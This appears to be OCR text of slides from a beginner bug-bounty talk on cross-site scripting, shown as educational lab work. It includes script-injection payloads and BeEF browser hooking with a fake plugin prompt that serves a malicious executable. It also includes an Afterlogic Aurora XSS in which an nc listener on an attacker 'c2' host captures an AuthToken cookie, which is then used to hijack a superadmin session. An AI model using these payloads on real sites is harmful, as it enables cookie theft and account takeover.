
BABY BUG BOUNTY HUNTER

iamv1nc3nt@protonmail.com

WHY?

- Quest for more knowledge
- Diminishing returns on HTB & Vulnhub
- Weak at WebApp security
- Develops broader skills (Apache, PHP, MySQL, etc.)
- Resume Fodder
- Web clicks (and where they are going to)




Enter your first and last name:

First name:

<script>alert("hacked!");</

Last name:

lastname



hacked!

XSS


If not coded properly, an application allows an attacker to send malicious code through the browser as if it were coming from the website.

WHERE’S THE BEEF?

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

HOOKING THE BROWSER

Hooked!



Category: Browser (6 Items)

Browser Version: UNKNOWN

Browser UA String: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0


Browser Language: en-US

Browser Platform: Win64

Browser Plugins: []

Window Size: Width: 1284, Height: 741


Available Modules



- Browser (53)
- Chrome Extensions (6)
- Debug (9)
- Exploits (78)
- Host (22)
- IPEC (9)
- Metasploit (1)
- Misc (16)
- Network (19)
- Persistence (5)
- Phonegap (16)
- Social Engineering (21)

ATTACKING THE BROWSER

BeEF Fake Notification



Fake Notification Bar (Firefox)


Description: Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a malicious Firefox extension (by default).

Id: 101

Plugin URL: http://192.168.0.50:3000/demos/mrx64-443.exe

Notification text: An additional plug-in is required to display some elements on this

Fake Plugin Install



192.168.0.50:3000/demos/basic.html

An additional plug-in is required to display some elements on this page.

Have fun while your browser is working against you.


These links are for demonstrating the "Get Page HREFs" command module

- The Browser Exploitation Framework Project homepage
- ha.ckers.org homepage
- Slashdot

Have a go at the event logger.
Insert your secret here:

You can also load up a more advanced demo page here

MALICIOUS PLUGIN INSTALL



Opening mrx64-443.exe

You have chosen to open:

mrx64-443.exe

which is: Binary File (7.0 KB)
from: http://192.168.0.50:3000


Would you like to save this file?



HUNTING BABY BUGS

AFTERLOGIC AURORA XSS


Vulnerable Login Prompt



<script>document.location='

Password

XSS log poisoning




☑ Enable debug logging

Verbosity: Debug

☑ Enable user activity logging


COOKIE CAPTURE



```
root@c2:~/inhouse/aurora# nc -lvp 80
listening on [any] 80 ...
connect to [127.0.1.1] from localhost [127.0.0.1] 58684
GET /cgi-bin/script.cgi?AuthToken=yTn5We4RXYaVTJai26DMS-LdIV8KIWfJsbXHZfRzHhfj4kTyh31Sew4wn6dk-GHwApB9x748Yf0QdleHDKp
L_nY9CvnZrpDplqMsJBROjU8AcKQqEd_skrdVN39qDS32fQd6ng HTTP/1.1
Host: c2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.86.250/
Connection: close
Upgrade-Insecure-Requests: 1
```

SESSION HIJACK


Cookie Tamper



Name	Domain	Path	Expires	LastAccessed
aurora-la...	192.168.86....	/	Thu, 10 Oct 2019 1...	Tue, 10 Sep 2019 1...
aurora-s...	192.168.86....	/	Thu, 10 Oct 2019 1...	Tue, 10 Sep 2019 1...
AuthToken	192.168.86....	/	Wed, 11 Sep 2019 ...	Tue, 10 Sep 2019 1...

```
Data
  AuthToken: "yTn5We4RXYaVTJai...dVN39qDS32fQd6ng"
    CreationTime: "Tue, 10 Sep 2019 12:52:29 GMT"
    Domain: "192.168.86.250"
    Expires: "Wed, 11 Sep 2019 12:52:19 GMT"
    HostOnly: true
    HttpOnly: false
    LastAccessed: "Tue, 10 Sep 2019 12:52:42 GMT"
    Path: "/"
    SameSite: "Unset"
    Secure: false
```

Hijacked Session!



Admin Account

AdminPanel login: superadmin

Old password


New password

Confirm new password

Language: English

Name	Domain	Path	Expires	LastAccessed
aurora-la...	192.168.86....	/	Thu, 10 Oct 2019 1...	Tue, 10 Sep 2019 1...
aurora-s...	192.168.86....	/	Thu, 10 Oct 2019 1...	Tue, 10 Sep 2019 1...
AuthToken	192.168.86....	/	Thu, 10 Oct 2019 1...	Tue, 10 Sep 2019 1...


```
Data
  AuthToken: "yTn5We4RXYaVTJai...dVN39qDS32fQd6ng"
    CreationTime: "Tue, 10 Sep 2019 12:52:29 GMT"
    Domain: "192.168.86.250"
    Expires: "Thu, 10 Oct 2019 12:53:08 GMT"
    HostOnly: true
    HttpOnly: false
    LastAccessed: "Tue, 10 Sep 2019 12:53:08 GMT"
    Path: "/"
    SameSite: "Unset"
    Secure: false
```



THINGS AREN'T ALWAYS AS THEY SEEM


ONLINE INVOICING SYSTEM XSS

Looking for the hole



□	Name	Contact	Title	Address	City	Country	Phone	Email	Website
⚠ No matches found!									

Inserting our XSS



ID

Name <script>alert(1)</script>


Contact

Title

Address

ONLINE INVOICING SYSTEM XSS

Thwarted?



ID 5

